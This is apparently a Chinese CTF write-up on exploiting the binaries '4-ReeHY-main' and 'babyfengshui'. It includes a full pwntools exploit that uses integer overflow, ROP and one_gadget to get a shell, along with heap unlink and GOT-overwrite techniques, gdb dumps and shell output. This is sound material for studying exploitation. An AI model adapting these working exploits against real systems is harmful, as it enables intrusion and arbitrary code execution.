
输入负数

负数，走else

// 负数溢出

往buf读，长度变成无限大，可以溢出

creat时候存在整数溢出，导致可以直接往栈上写大量数据，同时这里的nbytes在malloc时候太大，所以返回一个NULL指针，没影响，直接栈上进行ROP泄漏GOT，再跳回到开头再次溢出到one_gadget getshell



```
es/ptvsd_launcher.py --default --client --host localhost --p
[+] Starting local process './4-ReeHY-main': pid 7436
[*] '/home/pwn/Desktop/adword/4-reehy-main/4-ReeHY-main'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/libc64.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] puts_addr:0x7fc389075690
[+] libc_base:0x7fc389006000
[+] one_gadget_addr:0x7fc38904b216
[*] Switching to interactive mode

$ pwd
/home/pwn/Desktop/adword/4-reehy-main
$ 
```

完整EXP：

```python
from pwn import *

libc_one_gadget_addr = 0x45216
p = process('./4-ReeHY-main')
elf = ELF('./4-ReeHY-main')
libc = ELF("/libc64.so.6")
p.sendlineafter('$ ', '1234')


def add(a, b, c):
    p.sendlineafter('$ ', '1')
    p.sendlineafter('Input size\n', str(a))
    p.sendlineafter('Input cun\n', str(b))
    p.sendlineafter('Input content', c)


pop_rdi = 0x400da3
main_addr = 0x400c8c

add(-1, 1, 'a' * 0x88 + '\x00' * 0x8 + 'a' * 0x8 + p64(pop_rdi) +
p64(elf.got['puts']) + p64(elf.plt['puts']) + p64(main_addr))

p.recv()
puts_addr = u64(p.recv()[:6].ljust(8, '\x00'))
log.success('puts_addr:' + hex(puts_addr))
libc_base = puts_addr - libc.symbols['puts']
one_gadget_addr = libc_base + libc_one_gadget_addr
log.success('libc_base:' + hex(libc_base))
log.success('one_gadget_addr:' + hex(one_gadget_addr))
p.sendline('1234')
add(-1, 1, 'a' * 0x88 + '\x00' * 0x8 + 'a' * 0x8 + p64(one_gadget_addr))

p.interactive()
```

heap实现


这里主要像是堆块的管理，所以可以看看堆管理方面有什么缺陷

我们可以看到show功能是没有的

```c
int show()
{
  return puts("No~No~No~");
}
```


这在很多堆题中都是难题，莫得泄漏堆块内容，从而无法得知我们想要的数据

我们可以发现，他在一开始申请了一个chunk来记录我们以后申请的chunk的输入size



```
pwndbg> x/20gx 0x6020c0
0x6020c0:       0x00000000014fd010      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x00000000014fd060      0x0000000000000001
0x602100:       0x00000000014fd100      0x0000000000000001
0x602110:       0x00000000014fd190      0x0000000000000001
0x602120:       0x0000000000000000      0x0000000000000000
0x602130:       0x0000000000000000      0x0000000000000000
0x602140:       0x0000000000000000      0x0000000000000000
0x602150:       0x0000000000000000      0x0000000000000000
pwndbg> x/10gx 0x00000000014fd010
0x14fd010:      0x0000009800000000      0x0000008800000088
0x14fd020:      0x0000000000000000      0x0000000000000031
0x14fd030:      0x0000000000000a31      0x0000000000000000
0x14fd040:      0x0000000000000000      0x0000000000000000
0x14fd050:      0x0000000000000000      0x00000000000000a1
```


而且在delete功能中，idx没有验证下限，导致可以往低地址走



```
__int64 delete()
{
  __int64 idx; // rax
  int v1; // [rsp+Ch] [rbp-4h]

  puts("Chose one to dele");
  idx = read_num();
  v1 = idx;
  if ( (signed int)idx <= 4 )
  {
    free(*((void **)&chunk_list + 2 * (signed int)idx));
    list[4 * v1] = 0;
    puts("dele success!");
    idx = (unsigned int)(count-- - 1);
  }
  return idx;
}
```


所以我们其实是可以把一开始申请的size_chunk给free掉，再次creat的时候就可以取得这个chunk，从而可以控制其他chunk的输入size

而且在edit的时候，是读size_chunk中的size，综合一下就可以实现堆块溢出




```
  puts("Input the content");
  read(0, *((void **)&chunk_list + 2 * v3), *(unsigned int *)(4LL * v3 + size_list));
  result = puts("Edit success!");
}
```

接着我们就可以利用堆溢出在一个chunk中伪造一个chunk，其fd与bk可以是在程序中的chunk_list的相应偏移位置(-0x18,-0x10)，接着在覆盖到下一个chunk的prev_size和size位使得前一个fake chunk处于free态，接着delete下一个chunk，引发unlink（注意这个chunk的next chunk的size合法性）




```
pwndbg> x/100gx 0x1f5d000
0x1f5d000:      0x0000000000000000      0x0000000000000021
0x1f5d010:      0x0000020000000200      0x0000020000000200
0x1f5d020:      0x0000000000000014      0x0000000000000031
0x1f5d030:      0x0000000000000a31      0x0000000000000000
0x1f5d040:      0x0000000000000000      0x0000000000000000
0x1f5d050:      0x0000000000000000      0x00000000000000a1
0x1f5d060:      0x0000000000000000      0x0000000000000091
0x1f5d070:      0x00000000006020d8      0x00000000006020e0
0x1f5d080:      0x0000000000000000      0x0000000000000000
0x1f5d090:      0x0000000000000000      0x0000000000000000
0x1f5d0a0:      0x0000000000000000      0x0000000000000000
0x1f5d0b0:      0x0000000000000000      0x0000000000000000
0x1f5d0c0:      0x0000000000000000      0x0000000000000000
0x1f5d0d0:      0x0000000000000000      0x0000000000000000
0x1f5d0e0:      0x0000000000000000      0x0000000000000000
0x1f5d0f0:      0x0000000000000090      0x0000000000000090
0x1f5d100:      0x0000000000000a62      0x0000000000000000
0x1f5d110:      0x0000000000000000      0x0000000000000000
0x1f5d120:      0x0000000000000000      0x0000000000000000
0x1f5d130:      0x0000000000000000      0x0000000000000000
0x1f5d140:      0x0000000000000000      0x0000000000000000
0x1f5d150:      0x0000000000000000      0x0000000000000000
0x1f5d160:      0x0000000000000000      0x0000000000000000
0x1f5d170:      0x0000000000000000      0x0000000000000000
0x1f5d180:      0x0000000000000000      0x0000000000000091
0x1f5d190:      0x0000000000000a62      0x0000000000000000
0x1f5d1a0:      0x0000000000000000      0x0000000000000000
0x1f5d1b0:      0x0000000000000000      0x0000000000000000
0x1f5d1c0:      0x0000000000000000      0x0000000000000000
0x1f5d1d0:      0x0000000000000000      0x0000000000000000
0x1f5d1e0:      0x0000000000000000      0x0000000000000000
0x1f5d1f0:      0x0000000000000000      0x0000000000000000
0x1f5d200:      0x0000000000000000      0x0000000000000000
0x1f5d210:      0x0000000000000000      0x0000000000020df1
0x1f5d220:      0x0000000000000000      0x0000000000000000
0x1f5d230:      0x0000000000000000      0x0000000000000000
```

程序中的chunk_list中的指针指向chunk_list（unlink的效果




```
0x602120:       0x00000000019ad010      0x0000000000000001
pwndbg> x/20gx 0x6020d0
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x00000000006020d8      0x0000000000000001
0x602100:       0x00000000019ad100      0x0000000000000000
0x602110:       0x00000000019ad190      0x0000000000000001
0x602120:       0x00000000019ad010      0x0000000000000001
0x602130:       0x0000000000000000      0x0000000000000000
0x602140:       0x0000000000000000      0x0000000000000000
0x602150:       0x0000000000000000      0x0000000000000000
0x602160:       0x0000000000000000      0x0000000000000000
pwndbg>
```

接着修改这里的指针为free.got，puts.got，atoi.got




```
pwndbg>  x/20gx 0x6020d0
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000602018      0x0000000000000001
0x602100:       0x0000000000602020      0x0000000000000001
0x602110:       0x0000000000602058      0x0000000000000001
0x602120:       0x0000000002073010      0x0000000000000001
0x602130:       0x0000000000000000      0x0000000000000000
0x602140:       0x0000000000000000      0x0000000000000000
0x602150:       0x0000000000000000      0x0000000000000000
0x602160:       0x0000000000000000      0x0000000000000000
```

编辑free.got为puts.plt，这样调用delete实际上就是puts出来，这里delete 被修改冲puts的那个指针，就会把puts.got中的内容泄漏，继而取得libc，接着修改atoi.got为system，接着输入/bin/sh就是调用system("/bin/sh")




```
➜  4-reehy-main python exp_heap.py
[+] Starting local process './4-ReeHY-main': pid 7846
[*] '/home/pwn/Desktop/adword/4-reehy-main/4-ReeHY-main'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/libc64.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0x7f1688698000
[*] Switching to interactive mode
$ ls
4-ReeHY-main  core  exp_heap.py  exp_stack.py
$ 
```

babyfengshui



```
➜  babyfengshui checksec babyfengshui
[*] '/home/pwn/Desktop/adword/babyfengshui/babyfengshui'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

找找漏洞




```
_DWORD *__cdecl add(size_t a1)
{
  void *des; // ST24_4
  _DWORD *usr; // ST28_4

  des = malloc(a1);
  memset(des, 0, a1);
  usr = malloc(0x80u);
  memset(usr, 0, 0x80u);
  *usr = des;
  ptr[(unsigned __int8)count] = usr;
  printf("name: ");
  my_read((char *)ptr[(unsigned __int8)count] + 4, 0x7C);
  update(++count - 1);
  return usr;
}
```

存在往堆块中放指针的行为

add功能中会往chunk中放指针，在这道题中，就是往user_chunk的头四个字节放description_chunk的指针，同时在display与update功能中会对这个指针的内容进行读写，这就是我们要利用的，如果可以把这个指针修改，就可以任意地址读写

问题就是如何进行溢出修改user_chunk中的指针，在add的实现中是descrip_chunk在user_chunk之上




```
if ( (char *)(size + *(_DWORD *)ptr[idx]) >= (char *)ptr[idx] - 4 )//
{
  puts("my l33t defenses cannot be fooled, cya!");
  exit(1);
}
```

当对descrip_chunk进行写的时候，会验证长度确保不会写入user_chunk区域，这里直接利用两个chunk的地址来检查长度，硬核

但是也不是没有利用的方法，不可以修改自己的指针，可以修改别人的指针，若是在descrip_chunk与user_chunk之间存放有其他的user，则可以修改其余user的指针，从而利用其余user进行读写

先添加三个user，再把第一个delete掉，第一个user的两个chunk会进行合并（非fastbin）放进unsortedbin，接着再次申请一个user，这时候的descrip的长度控制使其chunk的size与unsortedbin中的chunk一致，这时候新建的user的descri_chunk会在头部，user_chunk会在底部，从而可以修改第二第三个user的数据，放一个free.got，将其改为system，再去free一个带有/bin/sh的chunk，即可getshell

